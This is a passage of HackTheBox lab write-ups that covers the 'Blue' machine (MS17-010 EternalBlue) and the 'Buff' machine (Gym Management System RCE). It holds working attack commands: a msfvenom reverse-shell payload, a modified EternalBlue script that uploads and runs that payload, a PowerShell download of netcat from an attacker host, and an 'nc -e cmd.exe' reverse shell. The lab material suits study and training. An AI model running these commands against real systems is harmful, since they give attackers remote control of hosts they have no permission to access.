|_smb-vuln-ms10-054: ERROR: Script execution failed (use -d to debug)
|_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
|_smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs: CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_

Nmap done: 1 IP address (1 host up) scanned in 16.33 seconds
root@kali: ~/toolbox/data/writeups/htb.blue #
```

Figure 4: writeup.enumeration.steps.3.1

4. We find that the target system is missing patches from [MS17-010](#) bulletin and as such vulnerable. We can use the [zzz_exploit.py](#) EternalBlue exploit to gain interactive access. But before that we need to determine the target OS version and the name of an active pipe:

5. We first use Metasploit auxiliary module `scanner/smb/smb_version` to determine target OS version to be Windows 7 Professional SP1 (build:7601) (name:HARIS-PC):

```
1 msfconsole
2   use auxiliary/scanner/smb/smb_version
3   show options
4   set RHOSTS 10.10.10.40
5   run
```

```

msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS     .                yes       The target address range or CIDR identifier
  SMBDomain  .                no        The Windows domain to use for authentication
  SMBPass    .                no        The password for the specified username
  SMBUser    .                no        The username to authenticate as
  THREADS    1                yes       The number of concurrent threads

msf auxiliary(scanner/smb/smb_version) > set RHOSTS 10.10.10.40
RHOSTS => 10.10.10.40
msf auxiliary(scanner/smb/smb_version) > run

[+] 10.10.10.40:445 - Host is running Windows 7 Professional SP1 (build:7601) (name:HARIS-PC)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_version) >

```

Figure 5: writeup.enumeration.steps.5.1

6. Then we use another Metasploit auxiliary module `scanner/smb/pipe_auditor` to find multiple open pipes `\netlogon`, `\lsarpc`, `\samr`, `\browser`, `\atsvc`, `\epmapper`, `\eventlog`, `\InitShutdown`, `\keysvc`, `\lsass`, `\LSM_API_service`, `\ntsvcs`, `\plugplay`, `\protected_storage`, `\scerpc`, `\srvsvc`, `\trkws`, `\W32TIME_ALT`, `\wkssvc`:

```

1 msfconsole
2   use auxiliary/scanner/smb/pipe_auditor
3   show options
4   set RHOSTS 10.10.10.40
5   run

```

```

msf auxiliary(scanner/smb/pipe_auditor) > show options

Module options (auxiliary/scanner/smb/pipe_auditor):

  Name      Current Setting  Required  Description
  ----      -
  NAMED_PIPES /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes       List of named pipes to check
  RHOSTS     10.10.10.40      yes       The target address range or CIDR identifier
  SMBDomain  .                no        The Windows domain to use for authentication
  SMBPass    .                no        The password for the specified username
  SMBUser    .                no        The username to authenticate as
  THREADS    1                yes       The number of concurrent threads

msf auxiliary(scanner/smb/pipe_auditor) >
msf auxiliary(scanner/smb/pipe_auditor) >
msf auxiliary(scanner/smb/pipe_auditor) > run

[+] 10.10.10.40:445 - Pipes: \netlogon, \lsarpc, \samr, \browser, \atsvc, \epmapper, \eventlog, \InitShutdown, \keysvc, \lsass, \LSM_API_service, \ntsvcs, \plugplay, \protected_storage, \scerpc, \srvsvc, \trkws, \W32TIME_ALT, \wkssvc
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/pipe_auditor) >

```

Figure 6: writeup.enumeration.steps.6.1

Findings

Open Ports

```

1 135/tcp | msrpc | Microsoft Windows RPC
2 139/tcp | netbios-ssn | Microsoft Windows netbios-ssn
3 445/tcp | microsoft-ds | Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
4 49152/tcp | msrpc | Microsoft Windows RPC
5 49153/tcp | msrpc | Microsoft Windows RPC
6 49154/tcp | msrpc | Microsoft Windows RPC

```

7	49155/tcp		unknown		
8	49156/tcp		msrpc		Microsoft Windows RPC
9	49157/tcp		msrpc		Microsoft Windows RPC

Phase #2: Exploitation

1. We now need to create a binary payload file. For this exploit, we will use `meterpreter` as the payload and then use `multi/handler` to catch the incoming shell connection. We then slightly tweak the exploit file to first copy the binary payload on to the target system and execute it:

```
1 msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.14.18 lport=443 -f exe >mrptr.exe
2 subl zzz_exploit.py
3 def smb_pwn(conn, arch):
4     smbConn = conn.get_smbconnection()
5     print('creating file c:\\pwned.txt on the target')
6     tid2 = smbConn.connectTree('C$')
7     fid2 = smbConn.createFile(tid2, '/pwned.txt')
8     smbConn.closeFile(tid2, fid2)
9     smbConn.disconnectTree(tid2)
10    + smb_send_file(smbConn, '/root/toolbox/writeups/htb.blue/mrptr.exe', 'C', '/mrptr.exe')
11    + service_exec(conn, r'cmd /c c:\\mrptr.exe')
12 msfconsole
13 use exploit/multi/handler
14 set payload windows/meterpreter/reverse_tcp
15 set lhost 10.10.14.18
16 set lport 443
17 set ExitOnSession false
18 exploit -j
19 python zzz_exploit.py 10.10.10.40 netlogon
20 msfconsole
21 sessions -i 1
22 getuid

root@kali: ~/toolbox/data/writeups/htb.blue/MS17-010 # msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.14.18 lport=443 -f exe >mrptr.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@kali: ~/toolbox/data/writeups/htb.blue/MS17-010 #
```

Figure 7: writeup.exploitation.steps.1.1

```
972 def smb_pwn(conn, arch):
973     smbConn = conn.get_smbconnection()
974
975     print('creating file c:\\pwned.txt on the target')
976     tid2 = smbConn.connectTree('C$')
977     fid2 = smbConn.createFile(tid2, '/pwned.txt')
978     smbConn.closeFile(tid2, fid2)
979     smbConn.disconnectTree(tid2)
980
981     smb_send_file(smbConn, '/root/toolbox/data/writeups/htb.blue/mrptr.exe', 'C', '/mrptr.exe')
982     service_exec(conn, r'cmd /c c:\\mrptr.exe')
983     #smb_send_file(smbConn, sys.argv[0], 'C', '/exploit.py')
984     #service_exec(conn, r'cmd /c copy c:\pwned.txt c:\pwned_exec.txt')
985     # Note: there are many methods to get shell over SMB admin session
986     # a simple method to get shell (but easily to be detected by AV) is
987     # executing binary generated by "msfvenom -f exe-service ..."
```

Figure 8: writeup.exploitation.steps.1.2


```

msf auxiliary(scanner/smb/pipe_auditor) > use exploit/multi/handler_
msf exploit(multi/handler) >
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -

```

Exploit target:

Id	Name
--	----
0	Wildcard Target

```

msf exploit(multi/handler) >
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
[-] The value specified for payload is not valid.
msf exploit(multi/handler) >
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) >
msf exploit(multi/handler) >
msf exploit(multi/handler) > set lhost 10.10.14.18
lhost => 10.10.14.18
msf exploit(multi/handler) > set lport 443
lport => 443
msf exploit(multi/handler) >
msf exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(multi/handler) >
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.10.14.18:443
msf exploit(multi/handler) >

```

Figure 9: writeup.exploitation.steps.1.3

```

root@kali: ~/toolbox/data/writeups/htb.blue/MS17-010 # python zzz_exploit.py 10.10.10.40 netlogon
Target OS: Windows 7 Professional 7601 Service Pack 1
Target is 64 bit
Got frag size: 0x10
GROOM_POOL_SIZE: 0x5030
BRIDE_TRANS_SIZE: 0xfa0
CONNECTION: 0xfffffa800416aba0
SESSION: 0xfffffa0024e6220
FLINK: 0xfffffa01c018048
InParam: 0xfffffa01c01115c
MID: 0x2207
unexpected alignment, diff: 0x6048
leak failed... try again
CONNECTION: 0xfffffa800416aba0
SESSION: 0xfffffa0024e6220
FLINK: 0xfffffa01c02b088
InParam: 0xfffffa01c02515c
MID: 0x2303
success controlling groom transaction
modify trans1 struct for arbitrary read/write
make this SMB session to be SYSTEM
overwriting session security context
creating file c:\pwned.txt on the target
Opening SVCManager on 10.10.10.40.....
Creating service NRtb.....
Starting service NRtb.....
The NETBIOS connection with the remote host timed out.
Removing service NRtb.....
ServiceExec Error on: 10.10.10.40
nca_s_proto_error
Done
root@kali: ~/toolbox/data/writeups/htb.blue/MS17-010 #

```

Figure 10: writeup.exploitation.steps.1.4

```

msf exploit(multi/handler) >
[*] Sending stage (179779 bytes) to 10.10.10.40
[*] Meterpreter session 1 opened (10.10.14.18:443 -> 10.10.10.40:49160) at 2019-11-01 17:38:45 -0700

msf exploit(multi/handler) >
msf exploit(multi/handler) > sessions

Active sessions
=====

```

Id	Name	Type	Information	Connection
1		meterpreter	x86/windows NT AUTHORITY\SYSTEM @ HARIS-PC	10.10.14.18:443 -> 10.10.10.40:49160 (10.10.10.40)

```

msf exploit(multi/handler) >
msf exploit(multi/handler) >
msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

Figure 11: writeup.exploitation.steps.1.5

2. We then obtain further information about the system and read the contents of both user.txt and root.txt files to complete the challenge:

```

1 sysinfo
2 cat C:\Users\haris\Desktop\user.txt

```

```
3 cat C:\Users\haris\Desktop\root.txt
```

```
meterpreter > sysinfo
Computer      : HARIS-PC
OS            : Windows 7 (Build 7601, Service Pack 1).
Architecture  : x64
System Language : en_GB
Domain        : WORKGROUP
Logged On Users : 0
Meterpreter   : x86/windows
meterpreter >
```

Figure 12: writeup.exploitation.steps.2.1

```
meterpreter > cat user.txt
4c546aea7db75cbd71de245c8deea9meterpreter >
meterpreter >
```

Figure 13: writeup.exploitation.steps.2.2

```
meterpreter > cat root.txt
ff548eb71e920ff6c08843ce9df4e717meterpreter >
meterpreter >
```

Figure 14: writeup.exploitation.steps.2.3

Phase #2.5: Post Exploitation

```
1 ntauth/system@HARIS-PC> id
2 NT AUTHORITY\SYSTEM
3 ntauth/system@HARIS-PC>
4 ntauth/system@HARIS-PC> uname
5 Computer      : HARIS-PC
6 OS            : Windows 7 (Build 7601, Service Pack 1).
7 Architecture  : x64
8 System Language : en_GB
9 Domain        : WORKGROUP
10 Logged On Users : 0
11 Meterpreter   : x86/windows
12 ntauth/system@HARIS-PC>
13 ntauth/system@HARIS-PC> ifconfig
14 Ethernet adapter Local Area Connection:
15   Connection-specific DNS Suffix  . :
16   IPv6 Address. . . . . : dead:beef::c530:b184:97a4:fd67
17   Temporary IPv6 Address. . . . . : dead:beef::4d8e:bdfd:4c8b:3189
18   Link-local IPv6 Address . . . . . : fe80::c530:b184:97a4:fd67%11
19   IPv4 Address. . . . . : 10.10.10.40
20   Subnet Mask . . . . . : 255.255.255.0
21   Default Gateway . . . . . : fe80::250:56ff:feb9:db57%11
22                               10.10.10.2
```

```
23 ntauth/system@HARIS-PC>  
24 ntauth/system@HARIS-PC> users  
25 Administrator  
26 haris
```

Loot

Flags

```
1 C:\Users\haris\Desktop\user.txt: 4c546aea7dbee75cbd7.....
2 C:\Users\Administrator\Desktop\root.txt: ff548eb71e920ff6c0.....
```

References

- [+] <https://www.hackthebox.eu/home/machines/profile/51>
- [+] <https://medium.com/@sdgeek/hack-the-box-htb-blue-115b3f563125>

[HackTheBox] Buff

Date: 22/Jul/2020
Categories: windows, oscp, hackthebox
Tags: enumerate_proto_http, exploit_gymssystem_rce, exploit_cloudme_bof

Overview

This is a writeup for HackTheBox VM Buff. Here are stats for this machine from machinescli:




Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (enumeration → exploitation → privilege escalation) for this machine:




Figure 2: writeup.overview.killchain
2

TTPs

1. 8080/tcp/http/Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6): [enumerate_proto_http](#), [exploit_gymssystem_rce](#), [exploit_cloudme_bof](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.80 scan initiated Wed Jul 22 21:04:22 2020 as: nmap -vv --reason -Pn -sV -sC
   ↳ --version-all -oN
   ↳ /home/kali/toolbox/repos/writeupsall/htb.buff/10.10.10.198/scans/_quick_tcp_nmap.txt -oX
   ↳ /home/kali/toolbox/repos/writeupsall/htb.buff/10.10.10.198/scans/xml/_quick_tcp_nmap.xml
   ↳ 10.10.10.198
2 Nmap scan report for 10.10.10.198
3 Host is up, received user-set (0.34s latency).
4 Scanned at 2020-07-22 21:04:36 IST for 101s
5 Not shown: 999 filtered ports
6 Reason: 999 no-responses
7 PORT      STATE SERVICE REASON  VERSION
8 8080/tcp open  http    syn-ack Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
9 | http-methods:
10 |_ Supported Methods: GET HEAD POST OPTIONS
11 |_ http-open-proxy: Proxy might be redirecting requests
12 |_ http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
13 |_ http-title: mrb3n's Bro Hut
14
15 Read data files from: /usr/bin/./share/nmap
16 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
17 # Nmap done at Wed Jul 22 21:06:17 2020 -- 1 IP address (1 host up) scanned in 114.83 seconds
```

2. Here's the summary of open ports and associated AutoRecon scan files:

openports				
#	Port	Protocol	Service	Scans
1.	7680/tcp	pando-pub?		./10.10.10.198/scans/tcp_8080_http_gobuster.txt ./10.10.10.198/scans/tcp_8080_http_nikto.txt
2.	8080/tcp	http	Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)	./10.10.10.198/scans/tcp_8080_http_nmap.txt ./10.10.10.198/scans/tcp_8080_http_robots.txt ./10.10.10.198/scans/tcp_8080_http_whatweb.txt

Figure 3: writeup.enumeration.steps.2.1

3. We find 8080/tcp to be open and running Apache httpd 2.4.43. We start by looking at the webpage and find it be hosting a fitness center portal:




Figure 4: writeup.enumeration.steps.3.1

4. We find multiple pages from the gobuster scan results and upon visiting `/contacts.php` page, we find that we are interacting with the Gym Management Software 1.0 web application:

```

1 cat ./10.10.10.198/scans/tcp_8080_http_gobuster.txt | grep -v 403
2 /ADMIN (Status: 301) [Size: 343]
3 /About.php (Status: 200) [Size: 5337]
4 /Admin (Status: 301) [Size: 343]
5 /Contact.php (Status: 200) [Size: 4169]
6 /Home.php (Status: 200) [Size: 143]
7 /Index.php (Status: 200) [Size: 4969]
8 /LICENSE (Status: 200) [Size: 18025]
9 /about.php (Status: 200) [Size: 5337]
10 /admin (Status: 301) [Size: 343]
11 /boot (Status: 301) [Size: 342]
12 /contact.php (Status: 200) [Size: 4169]
13 /edit.php (Status: 200) [Size: 4282]
14 /ex (Status: 301) [Size: 340]
15 /feedback.php (Status: 200) [Size: 4252]
16 /home.php (Status: 200) [Size: 143]
17 /img (Status: 301) [Size: 341]
18 /include (Status: 301) [Size: 345]
19 /index.php (Status: 200) [Size: 4969]
20 /index.php (Status: 200) [Size: 4969]
21 /license (Status: 200) [Size: 18025]
22 /packages.php (Status: 200) [Size: 7791]
23 /profile (Status: 301) [Size: 345]
24 /register.php (Status: 200) [Size: 137]
25 /up.php (Status: 200) [Size: 209]
26 /upload (Status: 301) [Size: 344]
27 /upload.php (Status: 200) [Size: 107]

```




Figure 5: writeup.enumeration.steps.4.1

Findings

Open Ports

```
1 8080/tcp    http      Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
```

Phase #2: Exploitation

1. We use `searchsploit` to find exploits for the webapp and find an unauthenticated remote code execution vulnerability. We inspect the exploit and upon executing it, we get a pseudo-interactive shell on the target machine:

```
1 python 48506.py http://10.10.10.198:8080/
```

```
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $ ss Gym Management Software 1.0
Exploits: No Results
Shellcodes: No Results
Papers: No Results
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $ ss Gym Management Software
Exploits: No Results
Shellcodes: No Results
Papers: No Results
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $ ss Gym Management
```

Exploit Title	Path
Gym Management System 1.0 - Unauthenticated Remote Code Execution	php/webapps/48506.py

```
Shellcodes: No Results
Papers: No Results
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $
```

Figure 6: writeup.exploitation.steps.1.1

```
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $ python 48506.py http://10.10.10.198:8080/

/~~~~~\
~~~~~~\=====BOKU=====
\~~~~~\

[+] Successfully connected to webshell.
C:\xampp\htdocs\gym\upload> whoami
PNG

buff\shaun

C:\xampp\htdocs\gym\upload> hostname
PNG

BUFF

C:\xampp\htdocs\gym\upload> _
```

Figure 7: writeup.exploitation.steps.1.2

2. To get a fully interactive shell, we use powershell to transfer netcat binary, start a local netcat listener and then catch the incoming connection:

```
1 nc -nlvp 4433
2
3 powershell -c "(new-object
  ↳ System.Net.WebClient).DownloadFile('http://10.10.14.8:8000/nc.exe', 'C:\Users\shaun\Desktop\
  ↳ nc.exe')"
4 C:\Users\shaun\Desktop\nc.exe 10.10.14.8 4433 -e cmd.exe
```

```
C:\xampp\htdocs\gym\upload> powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.14.8:8000/nc.exe', 'C:\Users\shaun\Desktop\nc.exe')"
PNG

C:\xampp\htdocs\gym\upload> C:\Users\shaun\Desktop\nc.exe 10.10.14.8 4433 -e cmd.exe
_
```

Figure 8: writeup.exploitation.steps.2.1

```

kali@kali: ~/toolbox/repos/writeupsall/htb.buff $
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $ nc -nlvp 4433
listening on [any] 4433 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.198] 49782
The system cannot find message text for message number 0x2350 in the message file for Application.

(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\gym\upload>whoami
whoami
buff\shaun

C:\xampp\htdocs\gym\upload>hostname
hostname
BUFF

C:\xampp\htdocs\gym\upload>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . :
    IPv6 Address. . . . . : dead:beef::616c:bed8:4b75:6e17
    Temporary IPv6 Address. . . . . : dead:beef::7813:413b:2e52:5901
    Link-local IPv6 Address . . . . . : fe80::616c:bed8:4b75:6e17%10
    IPv4 Address. . . . . : 10.10.10.198
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : fe80::250:56ff:feb9:9eb2%10
                                10.10.10.2

C:\xampp\htdocs\gym\upload>_

```

Figure 9: writeup.exploitation.steps.2.2

3. We use this interactive access to read the `user.txt` flag:

```
1 type C:\Users\shaun\Desktop\user.txt
```

```

C:\Users\shaun\Desktop>

C:\Users\shaun\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:


    Connection-specific DNS Suffix  . : 
    IPv6 Address. . . . . : dead:beef::616c:bed8:4b75:6e17
    Temporary IPv6 Address. . . . . : dead:beef::7813:413b:2e52:5901
    Link-local IPv6 Address . . . . . : fe80::616c:bed8:4b75:6e17%10
    IPv4 Address. . . . . : 10.10.10.198
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : fe80::250:56ff:feb9:9eb2%10
                                10.10.10.2


C:\Users\shaun\Desktop>

C:\Users\shaun\Desktop>type user.txt
type user.txt
eca42362c958ced617ef4f383ca77dc8


C:\Users\shaun\Desktop>

```

Figure 10: writeup.exploitation.steps.3.1

